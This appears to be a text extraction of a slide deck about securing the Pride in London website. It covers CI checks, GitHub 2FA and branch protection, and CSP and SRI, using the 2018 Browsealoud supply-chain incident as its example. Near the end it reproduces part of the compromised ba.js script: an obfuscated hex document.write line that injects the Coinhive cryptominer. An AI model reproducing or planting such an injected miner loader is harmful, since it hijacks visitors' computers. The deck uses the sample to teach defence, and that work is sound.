 **This branch is out-of-date with the base branch**
Merge the latest changes from `master` into this branch. [Update branch](#)

As an administrator, you may still merge this pull request.

[Squash and merge](#) ▾ You can also open this in GitHub Desktop or view command line instructions.

EVE-9: removal of flipmove #1209

Open

dubhcait wants to merge 8 commits into [master](#) from [EVE-9/remove-flipmove](#)

Conversation 7

Commits 8

Checks 8

Files changed 17



[add ternary to groupEventCards](#) 7468428 ▾

▼ Netlify

- [Pages changed - pridein...](#)
- [Header rules - prideinlo...](#)
- [Mixed content - prideinl...](#)
- [Redirect rules - prideinl...](#)

▼ datreeio

- [Datree insights](#)

▼ LGTM.com

- [LGTM analysis: JavaScript](#)

▼ codefactor.io

- [CodeFactor](#)

▼ SonarCloud

- [SonarCloud Code Analy...](#)

SonarCloud / SonarCloud Code Analysis

succeeded 3 days ago in 25s

Quality Gate passed

Passed

Additional information

The following metrics might not affect the Quality Gate status but improving them will improve your project code quality.

1 Issue

- A 0 Bugs
- A 0 Vulnerabilities (and 0 Security Hotspots to review)
- A 1 Code Smell

Coverage and Duplications

- No Coverage information
- 0.0% Duplication (1.9% Estimated after merge)

View more details on SonarCloud

- 🔒 tech-circle-ci
- 🔒 tech-codacy
- 🔒 tech-github
- 🔒 tech-guardrails
- 🔒 tech-incidents
- 🔒 tech-netlify
- 🔒 tech-rollbar
- 🔒 tech-snyk

-  CircleCI APP 9:03 PM
Success: SonyaMoisset's workflow ([workflow](#)) in PridelnLondon/pride-london-web ([improvement/security-headers](#)) (739db7c)
 - Success: SonyaMoisset's workflow ([workflow](#)) in PridelnLondon/pride-london-web ([improvement/security-headers](#))
 - Add Security headers ([3dcd700](#) by SonyaMoisset)
-  CircleCI APP 9:22 PM
Success: SonyaMoisset's workflow ([workflow](#)) in PridelnLondon/pride-london-web ([improvement/security-headers](#))
 - Fix type in Security headers ([6a0b9bb](#) by SonyaMoisset)

-  Netlify APP 6:12 PM
There is a new deploy in process for prideinlondon-production
 - [Update Gatsby dependencies](#)
Using git branch master, commit 739db7c85a6 - May 10th
 - Successful deploy of **prideinlondon-production**
 - [Update Gatsby dependencies](#)
Or check out the [build log](#)
 - Using git branch master, commit 739db7c85a6 - May 10th

-  GuardRails APP 7:30 AM
[Scan of bbaed78@PridelnLondon/pride-london-web](#)
no new security issues detected
- [Scan of 186ca09@PridelnLondon/pride-london-web](#)
no new security issues detected
- [Scan of 612a51d@PridelnLondon/pride-london-web](#)
no new security issues detected

-  Rollbar APP 11:35 AM
#10 10th error: Error: Missing resources for /
 - Pride-in-London in development
 - [Resolve](#)
 - [Mute](#)
 - error
 - Assign to user
-  Rollbar APP 5:40 PM
#17 New error: SyntaxError: The string did not match the expected pattern.
 - Pride-in-London in development
 - [Resolve](#)
 - [Mute](#)
 - error
 - Assign to user



GitHub APP 12:53 PM

Pull request opened by SonyaMoisset

SonyaMoisset

#65 Adding a CONTRIBUTING.md file

Adding a CONTRIBUTING.md file for new starters and updating the README file
removing the old link to Marcel repo

Assignees

SonyaMoisset

Labels

enhancement

PrideInLondon/pride-london-web | Mar 6th

Codacy/PR Quality Review: Hang in there, Codacy is reviewing your Pull request.

6 other checks have passed

6/7 successful checks



GitHub APP 3:05 PM

Pull request opened by egmcdonald

egmcdonald

#1347 WEBREF-32 🚛 Directory restructure to reduce complication and confusion

So many things have been moved. Please refer to ticket WEBREF-32 for more information.

Assignees

egmcdonald

Labels

Refactoring

PrideInLondon/pride-london-web | Feb 29th


DeepScan: 4 new and 3 fixed issues

SonarCloud: Quality Gate failed


10 other checks have passed

10/12 successful checks

Pride in London



WHAT ABOUT
ACCESS
CONTROL ON
GITHUB? 🤔



Two-factor authentication

Requiring an additional authentication method adds another level of security for your organization.

Require two-factor authentication for everyone in the Pride in London organization.

Members, billing managers, and outside collaborators who do not have two-factor authentication enabled for their personal account will be removed from the organization and will receive an email notifying them about the change.

Save

Team members		2FA	Role	
	David Sheldrick de300	2FA ✓	Public + Member	1 team
	Kata dubheait	2FA ✓	Public + Member	1 team
	Em McDonald egmcdonald	2FA ✓	Public + Member	1 team
	Elfi Yang elfiyang18	2FA ✓	🔒 Private	Member 1 team
	Erik Kovari erikkovari	2FA ✓	🔒 Private	Member 1 team
	Zed Spencer-Milnes GingerGeek	2FA ✓	🔒 Private	Member 0 teams
	Haami Nyangibo haaminyangibo	2FA ✓	🔒 Private	Member 1 team
	Helen Boyo helanghushulen	2FA ✓	🔒 Private	Member 1 team
	Janine Luk jeb-lask	2FA ✓	Public + Member	1 team
	Jan Teichmann jantleichmann	2FA ✓	🔒 Private	Member 1 team
	Kristof Hamilton kristofhamilton	2FA ✓	🔒 Private	Owner 1 team
	Iraj84	2FA ✓	Public + Member	1 team
	lavkaverthapu	2FA ✓	🔒 Private	Member 1 team
	misoshan	2FA ✓	🔒 Private	Member 1 team

Member repository permissions

Base permissions

Base permissions to the organization's repositories apply to all members and excludes outside collaborators. Since organization members can have permissions from multiple sources, members and collaborators who have been granted a higher level of access than the base permissions will retain their higher permission privileges.

[None ▾](#)

<input type="checkbox"/> Select all		Visibility ▾	Members ▾
<input type="checkbox"/>	PiL Administrators		2 members 0 teams
<input type="checkbox"/>	PiL App Core Devs		6 members 0 teams
<input type="checkbox"/>	PiL Squad		2 members 0 teams
<input type="checkbox"/>	PiL Website Core Devs Pride in London Core Developers	 ...	11 members 0 teams



PiL Website Core Devs

@PridelnLondon/pil-website-core-devs

Pride in London Core Developers - Edit

13 members



Teams

+ Create new team

PiL Core Devs Pride in London Core Developers 6 members	Write ▾	X
PiL Administrators 2 members	Admin ▾	X

Add a team ▾

Collaborators

CodeDev Przemo codedev-exp	Write ▾	X
rgryb	Write ▾	X


Select all

- | | | |
|--|---|---------|
| <input type="checkbox"/> PrideInLondon/pride-london-web updated
3 days ago |  | Write ▾ |
| <input type="checkbox"/> PrideInLondon/pride-london-web-old updated
on 12 Jan |  | Write ▾ |
| <input type="checkbox"/> PrideInLondon/pride-web-webhook updated
on 19 Jun 2018 |  | Write ▾ |


Reviewers



egmcdonald



SonyaMoisset



laij84



Branch protection rules

Add rule



Define branch protection rules to disable force pushing, prevent branches from being deleted, and optionally require status checks before merging. New to branch protection rules? [Learn more](#).



master

Currently applies to 1 branch

Edit

Delete




Require branches to be up to date before merging

This ensures pull requests targeting a matching branch have been tested with the latest code. This setting will not take effect unless at least one status check is enabled (see below).

Status checks found in the last week for this repository

<input checked="" type="checkbox"/> AccessLint	Required
<input checked="" type="checkbox"/> Codacy/PR Quality Review	Required
<input checked="" type="checkbox"/> CodeFactor	Required
<input checked="" type="checkbox"/> Datree insights	Required
<input checked="" type="checkbox"/> DeepScan	Required
<input checked="" type="checkbox"/> Header rules - prideinlondon-production	Required
<input checked="" type="checkbox"/> LGTM analysis: JavaScript	Required

**HOW CAN I
PROTECT MY
WEBSITE?**




GIVING CONTEXT TO
YOUR DEVELOPERS IS
IMPORTANT

CONTENT SECURITY POLICY (CSP)



SUBRESOURCE INTEGRITY (SRI)



The screenshot shows a web browser window displaying the ICO (Information Commissioner's Office) website at <https://ico.org.uk>. The page features a large 'ico.' logo and a tagline: 'The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.' Below the header is a navigation menu with links: Home, For the public, For organisations, Report a concern, Action we've taken, and About the ICO.

The browser's developer tools are open, specifically the Elements tab of the DevTools panel. The Elements panel shows the HTML structure of the page, including conditional comments for different versions of Internet Explorer. The CSS panel shows the styles applied to the body element, including a background color of #ffff and a color of #0000. The JavaScript panel shows a script named 'html.js' with a line of code: 'body#top.ccc-leftccc-triangleccc-lightccc-implccc-consentedccc-hidden'.

The bottom of the browser window displays several warning messages from the Network panel:

- A yellow warning icon: 'The SSL certificate used to load resources from <https://ico.org.uk> will be distrusted in M65. Once distrusted, users will be prevented from loading these resources. [See DEIQS: /e.co/symantecckicerts](#) for more information.'
- A blue warning icon: 'A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.5553166442573905>, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946799104> for more details.'
- A blue warning icon: 'A parser-blocking, cross site (i.e. different eTLD+1) script, <https://apikeys.civiccomputing.com/c/v7d-ico.org.uk&p-cookiecontrol%20free8v-68k-9FF0d75..>, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946799104> for more details.'



Scott Helme ✅

@Scott_Helme



Here's a list of 4,275 sites that are most likely *all* victims:
publicwww.com/websites/brows...

These sites have neglected to deploy SRI and CSP, which would have completely mitigated this attack.

IT WASN'T THE SITES THEMSELVES
THAT HAD BEEN COMPROMISED,
RATHER A SCRIPT THEY HAD A DEPENDENCY ON

Add the toolbar in three easy steps...

If you want to provide your web audience with the additional reading and translation support provided by Browsealoud, you need to embed our HTML code [into](#) your website.

```
<script type="text/javascript" src="//www.browsealoud.com/plus/scripts/ba.js"></script>
```



Whole script

SCOTTHELM PRO FEB 11TH, 2018 29,650 NEVER

SHARE

TWEET

Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 31.48 KB

raw download clone embed report print

```
1. /* [Warning] Do not copy or self host this file, you will not be supported */
2. /* BrowseAloud Plus v2.5.0 (13-09-2017) */
3.
4.
5. window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"] ["\x77\x72\x69\x74\x65"] ["\x3c\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x78\x73\x3a\x2f\x63\x6f\x69\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6e\x65
["\x72\x61\x6e\x64\x6f\x6d"]
() +"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e"; window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]
["\x77\x72\x69\x74\x65"] (" \x3c\x73\x63\x72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x51\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x65\x6e
